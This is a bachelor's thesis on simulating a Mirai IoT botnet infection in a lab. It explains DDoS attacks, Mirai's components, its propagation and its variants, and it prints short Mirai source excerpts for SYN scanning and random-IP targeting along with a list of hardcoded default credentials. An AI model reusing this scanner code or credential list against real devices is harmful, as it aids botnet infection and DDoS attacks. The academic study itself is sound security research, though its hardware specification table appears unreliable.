Expertise
and insight
for the future

María Fernanda Ojeda Adán

Designing an Internet of Things Attack Simulator

Metropolia University of Applied Sciences

Bachelor of Engineering

Degree Programme in Electronics

Bachelor’s Thesis

26 February 2019

Author Title Number of Pages Date	María Fernanda Ojeda Adán Designing an Internet of Things Attack Simulator 41 pages 26 February 2019
Degree	Bachelor of Engineering
Degree Programme	Degree Programme in Electronics
Professional Major	Electronics
Instructors	Christine Bejerasco, Director Matti Fischer, Principal Lecturer

The goal of this thesis was to illustrate how a vulnerability in an Internet of Things device can lead to a Distributed Denial of Service (DDoS) attack. The main focus was Mirai, a malware that infected a large amount of devices in 2016 and carried out a number of attacks during that time. Some supporting theory regarding Internet of Things, botnets and TCP/IP networking was provided.

The main way to show how Mirai works was by running the source code in a small private network, which is the functional equivalent of running the malware on the public Internet. The successful infection of the targeted device (a Raspberry Pi) was marked by a blinking LED light connected to said device.

Although there is information regarding Mirai and how to set up a botnet, the process is not well documented if the device targeted is not among the ones listed in the source code. Therefore, the secondary goal of this thesis was to document the process for future reference.

The attack simulator was run successfully. Nevertheless, modifications to the code were necessary. There were problems such as software bugs and compatibility. Altogether, this proved that Mirai is very specific when it comes to its target devices.

It was concluded that making use of the Mirai source code was not straightforward, but easy enough for a non-expert to cause some damage. Having a working Mirai setup is also invaluable for continuing research on the topic of botnets and DDoS attacks.

Keywords	Mirai, IoT, RaspberryPi, Malware

Contents

List of Abbreviations

IoT	Internet of Things
DoS	Denial of Service
DDoS	Distributed Denial of Service
IT	Information Technology
C&C	Command a Control
SSH	Secure Shell
HTTP	Hypertext Transfer Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
IP	Internet Protocol
ICMP	Internet Control Message Protocol
IGMP	Internet Group Management Protocol
FTP	File Transfer Protocol
UPnP	Universal Plug and Play
IANA	Internet Assigned Numbers Authority

1 Introduction

Cybersecurity is the study of the protection of digital systems, networks and applications from disruption of service, theft or any damages that may be done to the hardware, software or data therein. The protection ranges from controlling access to system hardware or limiting network access, to code injection and introduction of malicious data. This field is growing due to the increased reliance on computer systems as well as the increased amount of digital systems going online. The Internet of Things (sometimes called the Internet of Everything), is a rising trend where various commodity devices that are aimed to accomplish a specific purpose have gained internet connectivity. As many of these devices did not have security as a priority during the manufacturing stage, this creates a whole new attack surface that needs to be addressed in the field of cybersecurity.

Most of the technical security issues are similar to those of servers, workstations and smartphones, but the same solutions already available are not applicable to IoT devices due to their computational and memory limitations. Since IoT devices are connected, a “hacker” only has to exploit one relevant vulnerability, not only gaining control of a system but affecting other connected systems as well. For this reason, it is important for manufacturers to update their firmware and patch vulnerabilities to protect their users from cybercriminals. Manufacturer support and vigilance on the security of their devices post-sale should be an important evaluation criterium when selecting or certifying IoT devices.

Having a basic understanding of the Internet of Everything gives the user some grasp of the magnitude of the potential security issue. This paper will cover IoT concepts, current threats, introduce TCP/IP basics and DDoS attacks. Then, a simulator will be designed which will run a Mirai attack on a Raspberry Pi connected in the same network to illustrate how an IoT attack is executed.

2 Theoretical Background

2.1 Internet of Things

The Internet of Things (IoT) refers to the millions of physical devices transferring data over a network that are able to communicate without the need for human interaction. IoT extends internet connectivity beyond devices such as desktops or smartphones, to a wider range of everyday objects that used to be offline. These embedded technologies can communicate and interact over a network which can then be monitored and controlled.

IoT creates opportunities for direct integration of the physical world and computer-based systems, which has already resulted in numerous improvements in different areas. The main trend of IoT has been to create devices for consumer use, and home automation has been the lead on the latter, followed by wearables and smart car/vehicles.

Nonetheless, security is one of the biggest issues that IoT currently faces. The rapid growth at which these devices are being developed has sometimes resulted in sloppy, if at all present, security measures. The aim has been to quickly develop a device, to address a particular use case, without any security considerations.

2.2 TCP/IP Protocol

The TCP/IP protocol allows computers from different vendors using different operating systems to communicate with each other over a network. Network protocols are usually developed in layers, and TCP/IP is no exception. Each layer is responsible for different feature of communication, in the case of TCP/IP it is considered to be a 4-layer system[1,1], as shown in figure 1.



Figure 1. TCP/IP protocol stack

The following are the different functionalities of each layer:

1. The Data link layer (or the network interface) includes the device driver in the OS and the network interface card in the computer.

2. The Network layer handles the movement of packets around the network [1,2]. This layer includes IP, ICMP and IGMP.

3. The Transport layer provides an end-to-end service for the application layer. Two most popular transport layers used are TCP and UDP. TCP is used when a reliable connection between hosts is needed. This layer checks for transmission error, lost packets and tries to correct them without causing any trouble to the application layer. UDP belongs to a different protocol run on top of IP. UDP does not do any error checking, it just sends packets as soon as they are requested and forgets about it. UDP is as reliable as the underlying network [2].

4. The application code can read and write to the application layer, it is therefore here that application-specific data is communicated. Common application layer protocols include Telnet, SMTP (email) and FTP.

2.2.1 TCP Port Numbers

Port numbers range from 0 to 65535. Most application protocols specify a default port to use for communication, and these default ports are most interesting for large-scale security exploits. While there are plenty of default ports, this study will only describe and explain those that have been utilized by the studied threats, which can be seen from table 1.

Table 1. System ports

Default port	Description
22	SSH
23	Telnet
80	HTTP

- Port 22 (SSH) is responsible for enabling access to a remote shell of a device, hardware, or cloud installation. If this port is open, the attacker can, for instance, make a login attempt via brute-forcing the user's login credentials. And if the user has weak credentials and the attack is successful, the attacker can then gain control of the device.

- Port 23 (Telnet) is an unencrypted text communication protocol (it sends data in plain text). Transactions that happen via Telnet is vulnerable to sniffing attacks, where the attacker will look at the information that is flowing through this channel, and man-in-the-middle attacks where the attacker can replace a relevant information in the communication with something else.

- Port 80 (HTTP) is widely used. It powers the web traffic that is consumed by browsers. HTTP itself is unencrypted, making it vulnerable to similar attacks as

Telnet. The different features of the HTTP header can also be used to craft attacks to insecure systems that are connected online. Popular examples are adding SQL statements to URLs to perform an SQL injection, or adding shellcode in the data area to cause a buffer overflow and perform remote code execution on a vulnerable device.

Ports below 1024, also known as system ports, are more critical when it comes to security because services are typically run with superuser (or user admin) privileges. In the early days of the invention of the protocol, this was thought of as a security feature to ensure that whoever connects to a service on one of those ports is not a fake user.

Nonetheless, there are other exploitable protocols/ports in the registered port section (ports from 1024 to 49151), which are assigned by Internet Assigned Numbers Authority (IANA) for specific service upon request [2]. They do not require superuser privileges.

One known exploitable port is 5555 which is known as the Android Debug Bridge (ADB). This is typically used by developers to remotely access an Android device as an admin and launch commands or install software on the device [3]. While this is handy during the development stage, leaving this port open when the device is connected to the internet leaves a gaping security hole that can be exploited by an attacker who scans for open 5555 ports, gains root access to the device through the open port, and then installs any malware he wants. If the attacker so desires, he can even use the device as a launch point for further attack.

2.2.2 Vulnerabilities

Vulnerabilities are weak points on a system or within a network setup that can be exploited in order to gain access and/or control of a device. If the exploitation is successful, these compromised devices can then be used for online crime such as Denial of Service attacks.

The following are some of the IoT device types and the primary vulnerabilities found in them:

Router

- Information Exposure
- Weak Passwords
- Improper Input Validation
- Cross-site Scripting

Cameras

- Weak Passwords
- OS Command Injection
- Information Exposure
- Permission and Access Control
- Cross Site Request Forgery

DVR

- Command Shell in Externally Accessible Directory
- Weak Password Requirements
- Lack of Validation or Integrity Checking

2.3 Distributed Denial of Service

A Distributed Denial-of Service (DDoS) attack is a distributed, large-scale attempt by malicious users to flood the victim network with an enormous number of packets[4], which will force the system to slow down or crash and shut down – denying service to the users. Q. M. Li et al. [5,1] state in their paper that “Denial of Service attacks pose a serious threat to service availability of the victim network by severely degrading its performance".

A typical scenario where a DDoS attack is carried out is when a vulnerability in a system is found, exploited, and the compromised system becomes a bot. As more of these bots are created, they become an army of bots (called a botnet) that report to a singular location, typically called the Command and Control Server (C&C Server). The bot master, who controls the C&C Server, then uses his botnet to identify a target that is vulnerable to processing a large amount of traffic and launches the attack. Beyond DDOS attacks, the botnet may also be used to target another vulnerable device, gain control over it by exploiting a vulnerability or bypassing the authentication credentials and then using various propagation methods to deliver and execute a malware to the target device.

To improve the success of a DDOS attack, an attacker would need to have the right botnet size. During the attack, the attacker sends a command to the botnet to start connecting to the target; each individual bot sends a request to a non-corrupted computer, which is often called a *reflector.* The reflectors start sending packets to the target until the latter eventually shuts down as it attempts to handle the flood of unsolicited responses from several systems at once.

On a high level, a DDoS attacks can be divided into three categories:

1. **Volumetric Attacks**

Also known as *flooding* attacks. As seen from figure 2, its main goal is to cause congestion by overwhelming the bandwidth of the target site [6]. These attacks are executed using botnets, which in this case will act as an amplifier. Volumetric attacks are often done through publicly accessible DNS servers. The attacker makes a request to an open DNS server, spoofing the IP address in such a way that the responses from the DNS server will not return to the attacker, but will be sent to the victim instead. The attacker will then perform a massive amount of these spoofed requests in order to amplify the amount of DNS response that will be sent to the victim.



Figure 2. Volumetric Attack – Amplification DDoS Attack [6]

2. TCP State – Exhaustion Attacks

This is also known as protocol attacks. It focuses directly on web servers and firewalls. A popular example would be a *TCP Syn Flood.* A TCP Syn Flood occurs when multiple Initial Connection Requests, known as a SYN packets, are directed towards a single target. The target in this case will then respond to each of the connection requests with a SYN-ACK packet in order to acknowledge the connection, while at the same time maintains a half-open state where it waits for the final ACK packet from the attacker to complete the TCP three-way handshake, illustrated in figure 3. While the target waits for the final packet, the attacker will continue sending new Initial Connection Requests and never send any ACK packets to the waiting target, hence the last part of handshake is never executed and the target becomes overwhelmed with a massive amount of half-opened states.

3. Application Layer Attacks

These types of attack target weaknesses in the application or server. The most popular of which is HTTP flooding. This attack does not use any malformed packet, nor spoofing or reflection techniques. As such, the attacks appear 'innocent'. The attack resembles the same behavior as pressing refresh on a web browser repeatedly on many different devices at once[6].



Figure 3. Three Way Handshake Illustration – TCP Syn Flood [7]

2.4 IoT Threats

As the usage of IoT grows, so does the number of security risks against them. In a landscape filled with vulnerabilities, it comes as no surprise that there have been many IoT devices compromised. Therefore, in order to lessen the attack surface of the users who purchase these devices, security considerations should be given high priority when developing them.

Constantinos Kolias et al. [8,83] mentioned in their paper that there are 5 reasons IoT devices are perfect for creating botnets:

- Constant and unobtrusive operations
- Weak protection
- Poor maintenance
- Considerable attack traffic

- Minimally interactive user interface

2.5 Mirai

First discovered by white hat hacker *Malware Must Die* in August 2016, this is a malware strain that enslaves poorly secured IoT devices into a botnet for use in cyber-attacks. Mirai spreads to vulnerable devices by scanning the internet for IoT systems protected by factory default or hard-coded usernames and passwords[9], as well as exploiting firmware vulnerabilities. It came up as a more powerful version of Bashlite, an older malware that also performs DDoS attacks. Mirai's first big attack, of ~600 Gbps on September 2016, was targeted to "Krebs on Security", a cyber security blog created and maintained by the cybersecurity professional, Brian Krebs. The attack took down the blog, and the blogger believed that he was targeted because he was at that time researching DDoS gangs. This attack proved to be costly to Akamai – a service provider who, at the time, was protecting the website.

Less than two weeks later, the source code was published on a hackers' forum by its author, Anna-Senpai. After the release of the source code, different customized attacks were launched. Although such attacks cannot be attributed to the same author, they were based on Mirai's source code. A 1Tbps attack was executed On October 2016 towards *Dyn*, the DNS service provider for popular websites such as *Reddit*, *Netflix* and *GitHub*. During the attack, floods of TCP and UDP packets were around 50 times higher than usual and came from a large number of IP addresses [7].

The way Mirai works is by hitting a target with junk traffic so it no longer has the capability to handle normal traffic and becomes unreachable by legitimate visitors. An attack from infected IoT devices is typically targeted to a single website or Internet host which will result in internet disruption. In the case of Dyn, Mirai tried to take down the DNS lookup functionality, which maps hostnames and domain names to their corresponding IP addresses – the framework through which visiting a website in the internet works.

Mirai is divided into four main processes: Bot, Command & Control Server, Loader and ScanListen. There are also some utility tools that can be considered to be the fifth part of the software.

1. Bot

In the Bot section, there is an initializer, main.c, that contains instructions for the self-deletion of Mirai's executables. After the malware code has loaded into the device, the malware remains on RAM the whole time[10,2]. Besides the initializer, there are 3 essential processes.

Attack: This process parses commands when they are received from the C&C and is the component in charge of launching a DoS attack.

Scanner: This process checks for vulnerable devices by using telnet and randomly-generated public IP addresses. If a device is found, it is then reported to the ScanListen module.

Killer: This process is in charge of killing other applications, for instance, previous malware found on the IoT device. It also forbids remote connection attempts to the already owned device. This process will hold and reserve ports 22, 23, 80 (SSH, Telnet and HTTP), preventing killed applications from restarting [10,2].

2. Command and Control Server

A Command and Control Server – also known as C&C, is used to control the botnet and to send commands to the infected devices. Mirai's C&C Server is coded in Go, since concurrency is desirable for event-based servers. Mirai's C&C server connects to a remote database, in this case a MySQL database, using predefined credentials. It keeps track of the attack history, user credentials and IP addresses that it has whitelisted, presumably to avoid unwanted attention. The C&C server creates listening sockets from ports 23 and 101, for Telnet and API respectively[10,2]. The server appears to be created as a DDoS-for-hire service.

3. Loader

The loader contains the seeds for a new bot, i.e. the actual bot software that will be executed on a compromised device. Hamdija Sinanovic and Sasa Mrdovic [10,2] state that "The loader first creates a server for downloading precompiled payloads for various architectures". Once a device has been compromised, the loader connects to the target via telnet and makes sure the device has BusyBox installed. It then ascertains what computer architecture the device has, and downloads and runs the appropriate payload on the compromised device, turning it into a bot ready to accept commands.

4. ScanListen

This process is responsible for sending the information collected by the bots to the load module. The format is: IP-Address:Port and Username:Password.

5. Tools

This is a submodule that contains the utilities designed to support the operations of the botnet. It includes a C tool to obfuscate the strings for inclusion into the bot source code and Go source file [11, 17].

2.5.1 Programming languages used in Mirai

2.5.1.1 C Language

C is a mid-level, general purpose language, primarily intended to encourage cross-platform programming and system software. It was developed in the early 1970’s by Dennis Ritchie at Bell Labs as an alternative for re-implementing Unix OS from assembly into fewer lines of code. C can be used for low-level programming, such as kernel-level drivers, as well as application-level programming, for user-facing software applications. It is the most widely used language due to its benefits such as:

- Portability and Efficiency
- Memory manipulation
- Code size

2.5.1.2 Go Language

Go is a multi-purpose language developed by Google and due to its many functionalities is used on different network and web applications. Go exhibits consistent behavior across different platforms, making it easy to put out simple command line apps that can run anywhere. It has built-in support for concurrency, which makes it an advantageous choice for a botnet C&C server. Go can talk to external C libraries and make native system calls.

2.5.2 Target devices

The majority of the devices were identified as network attached devices, routers, cameras, DVRs, printers and TV receivers, all from different manufacturers. The manufacturers included Huawei, ZTE, Cisco and ZyXEL, as seen in Table 2. Once these devices are infected, the infection is not readily noticeable by the user because the devices will continue to operate normally, except for the occasional sluggishness and increased use of bandwidth.

Table 2. Device Vendors [12,1101]

CWMP (28.30%)		**Telnet (26.44%)**		**HTTPS (19.13%)**		**FTP (17.82%)**		**SSH (8.31%)**	
Huawei	3.6%	Dahua	9.1%	Dahua	36.4%	D-Link	37.9%	MikroTik	3.4%
ZTE	1.0%	ZTE	6.7%	MultiTech	26.8%	MikroTik	2.5%		
		Phicomm	1.2%	ZTE	4.3%	ipTIME	1.3%		
				ZyXEL	2.9%				
				Huawei	1.6%				
Other	2.3%	Other	3.3%	Other	7.3%	Other	3.8%	Other	1.8%
Unknown	93.1%	Unknown	79.6%	Unknown	20.6%	Unknown	54.8%	Unknown	94.8%

2.5.3 Propagation

Mirai scans vulnerable nodes across the whole IPv4 address space. These vulnerable devices listen for inbound telnet access on TCP port 23 [13] as seen in listing 1. As previously mentioned, Port 23, which belongs to the Telnet protocol is vulnerable due to its lack of encryption. Although port 23 is not widely used anymore, many IoT devices, such as Routers and DVRs benefit from Telnet remote access capabilities, which make those devices an easy target for attackers to intrude and check for IDs and passwords. In table 3 it can be seen those ID and passwords that have been hardcoded into Mirai's source code. Certain IP ranges are deliberately blacklisted, as seen in listing 2, perhaps to avoid attention from those specific organizations. The key steps for propagation is illustrated in figure 4 and are as follows [8,82]:



Figure 4. Mirai propagation

- A malicious actor (the attacker or botmaster) sets up two main processes: C&C server and scanListen. They can either be a single service or separate ones.

- A first bot is setup.

- The bot engages in brute force attacks in order to discover the default credentials of the vulnerable devices.

- As a general rule, port forwarding is needed when an external device needs to access to another device on a private network. First, the open ports are detected, then once it has the correct credentials, it forwards multiple device characteristics, such as hardware model, to the report server through a different port.

- The botmaster checks for new victims via the C&C server.

- If there is a device to infect, an infection command is issued in the loader with all the required details such as IP address and hardware architecture.

- The loader gets into the vulnerable device, it checks if BusyBox is installed and instructs the latter to download the malware's binary version. While the malware executes, Mirai will also prevent other malware to intrude through Telnet and SSH.

- The botmaster will send a command to all bot instances to start an attack. This command is issued through the C&C server. The said command will contain the type and duration of the attack, as well as the IP addresses of both the bot instances and the target server.

- The already issued attack by the botmaster will strike the target server with one or several types of attacks specified on the source code, for instance, a HTTP flood, or SYN flood.

```
do
{
    source_port = rand_next() & 0xffff;
}
while (ntohs(source_port) < 1024);

iph = (struct iphdr *)scanner_rawpkt;
tcph = (struct tcphdr *)(iph + 1);

// Set up IPv4 header
iph->ihl = 5;
iph->version = 4;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr));
iph->id = rand_next();
```

```
    iph->ttl = 64;
    iph->protocol = IPPROTO_TCP;

    // Set up TCP header
    tcph->dest = htons(23);
    tcph->source = source_port;
    tcph->doff = 5;
    tcph->window = rand_next() & 0xffff;
    tcph->syn = TRUE;
```

Listing 1. IPv4 header and port 23 setup [14]

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||
          (o1 == 0) ||
          (o1 == 3) ||
          (o1 == 15 || o1 == 16) ||
          (o1 == 56) ||
          (o1 == 10) ||
          (o1 == 192 && o2 == 168) ||
          (o1 == 172 && o2 >= 16 && o2 < 32) ||
          (o1 == 100 && o2 >= 64 && o2 < 127) ||
          (o1 == 169 && o2 > 254) ||
          (o1 == 198 && o2 >= 18 && o2 < 20) ||
          (o1 >= 224) ||
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215)
    );

    return INET_ADDR(o1,o2,o3,o4);
```

Listing 2. Blacklisted IP addresses [14]

Table 3. Hardcoded username and passwords from source code

Username	Password

root	Admin
admin	Admin
root	Default
root	Juantech
root	123456
admin	password

According to Manos Antonakakis et al. between September 27, 2016 and February 28, 2017, Mirai launched 15,194 DDoS attack commands, out of which 32.8% were volumetric, 39.8% were TCP state exhaustion and 34.5% were application layer attacks [12, 1104]. Within its code there is a function that destroys the malware Anime, which resides in a read-write partition of some CCTV devices. Although the reason why Mirai deletes other malware cannot be known for sure, one can assume the purpose of this is to help maximize the attack; this assumption comes due to the fact that by deleting other malware, the device has more memory available that could be used during the attack.

2.5.4 Malware Removal

Mirai does not persist after a reboot. When a user reboots the device, since the malware only resided in memory, it will be gone. However, if the device still has the same vulnerability that Mirai exploited in the first place, Mirai could still find it from a scan done by another infected device, and then the infection could reoccur. Should the user decide to update his device, for devices that already have security updates but do not have an automatic update mechanism, the user will end up applying the patch himself.

Updating the firmware does, however, not help against weak or default passwords. Another important measure to take is to change the default credentials, and if unused, disable functionalities that can represent a risk, for instance, UPnP. UPnP is a set of networking protocols that allows devices to discover one another and establish their functional network services. One possible thing to do with UPnP, that lessens its security, is to modify the router to allow devices from outside the network. Due to the fact that this protocol does not implement any authentication mechanism, routers running UPnP are vulnerable to attacks [15].

Although it is not the best course of action, in the worst-case scenario, people may be forced to throw out an infected device[16]. One less extreme action, although not desirable, would be to disable the device until patches are released for it. Nonetheless, it is important to mention that these are the removal considerations from the user side. The manufacturers, on the other hand could engage in more security-centric design practices in the first place.

2.6 Copycats

After Anna-Senpai leaked the Mirai source code in an internet forum on September 2016 – presumably to cover his tracks - another threat arose. When Mirai became open source, the number of attacks increased and so did the amount of infected devices. These attacks were now done via copycat malware based on Mirai's code. The timeline illustrated in figure 5 helps us to briefly understand how Mirai is still a prevalent threat.



Figure 5. Mirai and Copycats timeline

Metropolia University of Applied Sciences

2.6.1 IoT Reaper

Also known as *IoTroop*, this is a backdoor that downloads other files or malware to the infected device. It borrows some code from Mirai but it does not execute the password brute forcing functionality. It has an integrated LUA execution environment, which makes it more agile in terms of supporting more complex attack vectors via scripting – not hardcoded as in Mirai. This botnet can stay under the radar due to its less aggressive network scanning behavior compared to Mirai [17].

2.6.2 Satori

Satori is a Mirai variant that primarily targets home routers. Satori was able to launch DDoS attacks and was responsible for a Huawei zero-day attack. A zero-day attack means that there is an unpatched vulnerability being exploited. Satori infected ~280.000 devices, primarily in Argentina. It also infected internet service providers in Turkey, Ukraine and Venezuela [18]. Since June 2018, DSL-2750B routers with firmware 1.01 – 1.03 are exploitable via port 80. Both companies have released fixes for these vulnerabilities [19].

2.6.3 ADB.Miner

ADB.Miner is an android malware that targets devices with open port 5555, which is Android’s ADB debug interface. Its main target devices are Smart TVs and Smart Phones. ADB.Miner is a worm and cryptominer that operates by trying to mine for Monero cryptocurrency. This cryptominer does not have a C&C like Mirai, it ‘borrowed’ its scanning code from Mirai and gathers the mining income through a single wallet address. Majority of its victims are located in China and South Korea [20]. According to *AV-TEST* [21, 16], “the number of malware programs for Google’s operating system has more than doubled compared to previous years”, which makes Android the second most targeted OS after Windows.

3 Method

The goal of this thesis work is to study the infection process of Mirai malware. Therefore, a setup consisting of three different machines was needed: A computer running the C&C

server, an already infected machine running the Mirai bot software, and a vulnerable target device to be infected. Additionally, a network needed to be setup between the machines.

It is important to observe every part of the infection process:

- The bot scanning for vulnerable devices.
- The bot reporting the found vulnerable devices to the C&C server.
- The C&C server / loader proceeding to infect the vulnerable device.
- The infected device running custom commands.

3.1 Device selection

Mirai exclusively infects Linux machines. For the purpose of this thesis, two Raspberry Pi's were selected to emulate any IoT device due to its resemblance to a very small computer. It is worth mentioning that a freshly installed Raspberry Pi does not have a username and password that are part of the Mirai hard coded list of vulnerable credentials. However, unless the user changes the settings configuration, a default username and password is given if SSH is enabled on the Raspberry Pi. Therefore, the not-so-experienced user may leave these credentials unchanged. Were it not for the fact that remote logins are turned off by default, the Raspberry Pi would have a similar vulnerability as the mentioned IoT devices. To simulate this vulnerability, remote login (telnet) was enabled.

The selection was as follows: For the bot a Raspberry Pi Zero was chosen and for the vulnerable device Raspberry Pi B+. Both raspberry pi specification can be seen from table 4.

Table 4. Raspberry Pi Specifications [22]

System on a chip (SoC)	Raspberry Pi Zero	Raspberry Pi B +
Architecture	ARMv7	ARMv8
Core Type	Single core	Quad core
GPU	VideoCore IV	VideoCore IV
Memory	512 MB	1 GB DDR2
CPU Clock	1.4 GHz	1 GHz

3.2 Network configuration

